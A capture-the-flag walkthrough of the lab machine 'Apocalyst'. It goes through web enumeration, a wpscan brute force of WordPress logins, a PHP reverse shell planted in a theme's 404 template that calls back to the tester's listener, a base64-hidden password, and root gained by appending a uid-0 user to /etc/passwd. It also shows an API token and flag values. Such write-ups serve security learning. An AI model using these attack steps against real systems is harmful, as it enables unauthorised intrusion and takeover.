

## Write Up Apocalypse



# Apocalypse

OS: 🐧 Linux

Difficulty: Medium

Points: 30

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## Enumeration

### Nmap

**nmap -sV -sC 10.10.10.46**

```
root@kali:/tmp/Apocalyst# nmap -sV -sC 10.10.10.46
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 04:40 EDT
Nmap scan report for 10.10.10.46
Host is up (0.021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|_   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_   256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ _http-generator: WordPress 4.8
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Web Page


I checked the webpage, but at the home page I couldn't find anything useful.



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I added apocalyst.htb to /etc/hosts

```
root@kali:/tmp/Apocalyst# cat /etc/hosts | grep 10.10.10.46
10.10.10.46    apocalyst.htb
```

Now I went back to the webpage, and now added the IP to /etc/hosts the webpage looks different.



After this I started gobuster in order to enumerate the webpage to find files and directories.

We are getting a lot of output, and all are 301 error code.

**gobuster dir -u http://10.10.10.46/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**

```
root@kali:/tmp/Apocalyst# gobuster dir -u http://10.10.10.46/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://10.10.10.46/
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:    gobuster/3.0.1
[+] Timeout:      10s
=====
2020/06/17 04:49:47 Starting gobuster
=====
/blog (Status: 301)
/events (Status: 301)
/main (Status: 301)
/info (Status: 301)
/page (Status: 301)
/site (Status: 301)
/header (Status: 301)
/wp-content (Status: 301)
/post (Status: 301)
```

## Wfuzz

Next thing what I did is to use: cewl. In order to scrap the webpage and use that as wordlist for my wfuzz.

**cewl <http://apocalyst.htb/> > cewl-wordlist.txt**

For the purpose of this write up I made the wordlist smaller in order to make a cleaner screenshot.

**wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 <http://apocalyst.htb/FUZZ>**

```
root@kali:/tmp/Apocalyst# wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 http://apocalyst.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL!

*****
* Wfuzz 2.4.5 - The Web Fuzzer                               *
*****

Target: http://apocalyst.htb/FUZZ
Total requests: 12

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000002:  301         9 L    28 W    318 Ch  "enhancing"
000000004:  301         9 L    28 W    317 Ch  "cultures"
000000007:  301         9 L    28 W    315 Ch  "Romans"
000000008:  301         9 L    28 W    314 Ch  "their"
000000009:  301         9 L    28 W    312 Ch  "use"
000000010:  301         9 L    28 W    314 Ch  "Roman"
000000011:  301         9 L    28 W    322 Ch  "Rightiousness"
000000012:  301         9 L    28 W    317 Ch  "numerals"
```

We can see that 1 directory is a little big bigger then the rest of all the directories.

**view-source:<http://apocalyst.htb/Rightiousness/>**

```
<!-- needle -->
1 <!doctype html>
2
3 <html lang="en">
4 <head>
5   <meta charset="utf-8">
6
7   <title>End of the world</title>
8 </head>
9
10 <body>
11   
12   <!-- needle -->
13 </body>
14 </html>
15
```

We see a comment within the page source:

**<!-- needle -->**

## Steghide

First, I downloaded the image.

**wget <http://apocalyst.htb/Rightiousness/image.jpg>**

```
root@kali:/tmp/Apocalyst# wget http://apocalyst.htb/Rightiousness/image.jpg
--2020-06-17 09:48:31-- http://apocalyst.htb/Rightiousness/image.jpg
Resolving apocalyst.htb (apocalyst.htb)... 10.10.10.46
Connecting to apocalyst.htb (apocalyst.htb)|10.10.10.46|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 215541 (210K) [image/jpeg]
Saving to: 'image.jpg'

image.jpg                               100%[=====]
2020-06-17 09:48:32 (1.70 MB/s) - 'image.jpg' saved [215541/215541]

root@kali:/tmp/Apocalyst# ls -al image.jpg
-rw-r--r-- 1 root root 215541 Jul 27  2017 image.jpg
root@kali:/tmp/Apocalyst#
```

Now I want to extract the information which contain in the image,

**steghide extract -sf image.jpg**

```
root@kali:/tmp/Apocalyst# steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
```

## List of words


Now we have a new file: **list.txt**

```
root@kali:/tmp/Apocalyst# head list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
root@kali:/tmp/Apocalyst#
```

## Enumerating Wordpress

When we opened the webpage, we saw it's a WordPress page.

<http://apocalyst.htb/wp-login.php>



I started to enumerate WordPress by using a tool called: wpscan

```
wpscan --url http://apocalyst.htb/ -e u,vp --api-token  
"DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"
```

```
[i] User(s) Identified:  
  
[+] falaraki  
| Found By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)
```

We found 1 user:

**Falaraki**

## Exploitation

### Brute Force With wpsscan

Now we have a username, and we have a custom wordlist (**list.txt**)

**wpsscan --url http://apocalyst.htb/ -U username.txt -P list.txt --api-token "DxOoX59K0S3lwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"**


```
[+] Performing password attack on Wp Login against 1 user/s
Trying falaraki / Transclisiation Time: 00:00:11 <=====
[SUCCESS] - falaraki / Transclisiation

[!] Valid Combinations Found:
| Username: falaraki, Password: Transclisiation
```

Now we have a valid credentials:

**falaraki:Transclisiation**

### Logging Into WordPress

The image shows the WordPress login interface. At the top is the WordPress logo. Below it is a white login box with a light gray border. Inside the box, there are two input fields: 'Username or Email Address' and 'Password'. The 'Username or Email Address' field contains the text 'falaraki'. The 'Password' field is filled with black dots. Below the password field is a checkbox labeled 'Remember Me'. To the right of the checkbox is a blue 'Log In' button.

Username or Email Address

falaraki

Password


☐ Remember Me

Log In




## Getting User Shell

Then we go to **Appearance > editor > 404 Template**



**Unedited 404 Template.**



Changed the template with a php rev shell code.

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

## Edit Themes

### Twenty Seventeen: 404 Template (404.php)

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.12'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Then go to a page that didn't exist.

Now we have a shell.

```
root@kali:/tmp/Apocalyst# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.46] 58722
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:32:40 up  5:55,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1391): Inappropriate ioctl for device
bash: no job control in this shell
www-data@apocalyst:/$
```

## Getting User Falaraki

I listed the directories in /home/falaraki

**ls -al**

```
www-data@apocalyst:/home/falaraki$ ls -al
ls -al
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24 2017 .
drwxr-xr-x 3 root     root     4096 Jul 26 2017 ..
-rw----- 1 falaraki falaraki   1 Dec 24 2017 .bash_history
-rw-r--r-- 1 falaraki falaraki  220 Jul 26 2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26 2017 .bashrc
drwx----- 2 falaraki falaraki 4096 Jul 26 2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26 2017 .nano
-rw-r--r-- 1 falaraki falaraki   655 Jul 26 2017 .profile
-rw-rw-r-- 1 falaraki falaraki   109 Jul 26 2017 .secret
-rw-r--r-- 1 falaraki falaraki    0 Jul 26 2017 .sudo_as_admin_successful
-rw-r--r-- 1 root     root     1024 Jul 27 2017 .wp-config.php.swp
-r--r--r-- 1 falaraki falaraki   33 Jul 26 2017 user.txt
www-data@apocalyst:/home/falaraki$
```

I saw an usual directory called: **.secret**

Read the contents of **.secret**

**cat .secret; echo**

```
www-data@apocalyst:/home/falaraki$ cat .secret; echo
cat .secret; echo
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNVIHROaXMgd2lsbCBzZWVwIGl0IHNhZmUhdQpZMHVBSU50RzM3VGLOZ1RIIXNVemVyc1A0c3M=
```

This is base64 so we need to decode it.

**echo**

**"S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNVIHROaXMgd2lsbCBzZWVwIGl0IHNhZmUhdQpZMHVBSU50RzM3VGLOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo**

```
www-data@apocalyst:/home/falaraki$ echo "S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNVIHROaXMgd2lsbCBzZWVwIGl0IHNhZmUhdQpZMHVBSU50RzM3VGLOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo
<ZmUhdQpZMHVBSU50RzM3VGLOZ1RIIXNVemVyc1A0c3M=" | base64 -d; echo
Keep forgetting password so this will keep it safe!
Y0uAINTG37TiNgTH!sUzersP4ss
```

The password:

**Y0uAINTG37TiNgTH!sUzersP4ss**

## Logging In With SSH

Now I logged into ssh with the following credentials:

**Falaraki:Y0uAINTG37TiNgTH!sUzersP4ss**

```
root@kali:/tmp/Apocalyst# ssh falaraki@http://apocalyst.htb/
ssh: Could not resolve hostname http://apocalyst.htb/: Name or service not known
root@kali:/tmp/Apocalyst# ssh falaraki@apocalyst.htb
The authenticity of host 'apocalyst.htb (10.10.10.46)' can't be established.
ECDSA key fingerprint is SHA256:haGh7sn13yyJk8VPu6MVYAqxX3Bm2XP9YhF0pDnjcJA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'apocalyst.htb,10.10.10.46' (ECDSA) to the list of known hosts.
falaraki@apocalyst.htb's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

120 packages can be updated.
61 updates are security updates.

Last login: Thu Jul 27 12:09:11 2017 from 10.0.2.15
falaraki@apocalyst:~$ id
uid=1000(falaraki) gid=1000(falaraki) groups=1000(falaraki),4(adm),24(cdrom),30(dip),46(plugdev)
falaraki@apocalyst:~$
```

**whoami && ifconfig && cat user.txt; echo**

```
falaraki@apocalyst:~$ whoami && ifconfig && cat user.txt; echo
falaraki
ens33    Link encap:Ethernet  HWaddr 00:50:56:b9:48:7c
         inet addr:10.10.10.46  Bcast:10.10.10.255  Mask:255.255.255.0
         inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
         inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
         RX packets:16289 errors:0 dropped:97 overruns:0 frame:0
         TX packets:13707 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:2244700 (2.2 MB)  TX bytes:9373650 (9.3 MB)

lo       Link encap:Local Loopback
         inet addr:127.0.0.1  Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING  MTU:65536  Metric:1
         RX packets:117440 errors:0 dropped:0 overruns:0 frame:0
         TX packets:117440 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1
         RX bytes:8700240 (8.7 MB)  TX bytes:8700240 (8.7 MB)

9182d4d0b3f40307d86673193a9cd4e5
```

## Post-Exploitation

After I got user level access to the system I started to run an enumeration script called: **lse.sh**

Resource: <https://github.com/diego-treitos/linux-smart-enumeration>

Transferring the lse.sh File


Kali System:

```
nc -lnvpo 1234 < lse.sh
```

Target System:

```
nc -nv 10.10.14.12 1234 > lse.sh
```

```
falaraki@apocalyst:/tmp$ nc -nv 10.10.14.12 1234 > lse.sh
Connection to 10.10.14.12 1234 port [tcp/*] succeeded!
falaraki@apocalyst:/tmp$ ls
lse.sh  systemd-private-336cf36a9a964abe97889890109c5fae-systemd-timesyncd.service-V1Pn61  vmware-root
falaraki@apocalyst:/tmp$
```


A terminal window with a dark background. The top part shows a netcat listener on Kali machine (falaraki@apocalyst) receiving a connection from 10.10.14.12. It then lists the files in the /tmp directory, showing lse.sh and other system files. The bottom part shows a netcat client on the target system (kali@kali) sending the lse.sh file to the listener. The client lists the contents of the /opt/Linux-enum directory, which includes bash.sh, exploit.c, LinEnum.sh, linpeas.sh, linux-local-enum.sh, linuxprivchecker.py, lse.sh, pspy32, and test.sh. The client then connects to the listener on port 1234. The listener shows the connection details: connect to [10.10.14.12] from (UNKNOWN) [10.10.10.46] 58724. The client then sends a carriage return (^C) and the listener shows the file transfer details: kali@kali:/opt/Linux-enum\$ [ ]  
kali@kali:/opt/Linux-enum\$

And how I run the script.

```
bash lse.sh -l 0
```

This enumeration script found out that we can write to /etc/passwd. That means we can add a new root user.

```
[!] fst160 Can we write to critical files?..... yes!
---
-rw-rw-rw- 1 root root 1637 Jul 26 2017 /etc/passwd
```

A terminal window showing the output of the lse.sh script. It displays a green prompt [!] and the text 'fst160 Can we write to critical files?..... yes!'. Below this, there is a separator line '---' and a line showing the permissions and details of the /etc/passwd file: '-rw-rw-rw- 1 root root 1637 Jul 26 2017 /etc/passwd'.

With the following command we add a new root user.

**echo "IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd**

```
falaraki@apocalyst:/tmp$ echo "IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash" >> /etc/passwd
falaraki@apocalyst:/tmp$ cat /etc/passwd | grep IceL0rd
IceL0rd:safFH5uFKHzvk:0:0:root:/root:/bin/bash
```

```
falaraki@apocalyst:/tmp$ su IceL0rd
Password:
root@apocalyst:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@apocalyst:/tmp#
```

**whoami; ifconfig; cat root.txt; echo**

```
root@apocalyst:~# whoami; ifconfig; cat root.txt; echo
root
ens33      Link encap:Ethernet  HWaddr 00:50:56:b9:48:7c
           inet addr:10.10.10.46  Bcast:10.10.10.255  Mask:255.255.255.0
           inet6 addr: dead:beef::250:56ff:feb9:487c/64 Scope:Global
           inet6 addr: fe80::250:56ff:feb9:487c/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:18185 errors:0 dropped:127 overruns:0 frame:0
           TX packets:16065 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:2418689 (2.4 MB)  TX bytes:9865613 (9.8 MB)

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
           RX packets:120640 errors:0 dropped:0 overruns:0 frame:0
           TX packets:120640 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1
           RX bytes:8937040 (8.9 MB)  TX bytes:8937040 (8.9 MB)

1cb9d00f62d6015e07e58fa02caaf57f
```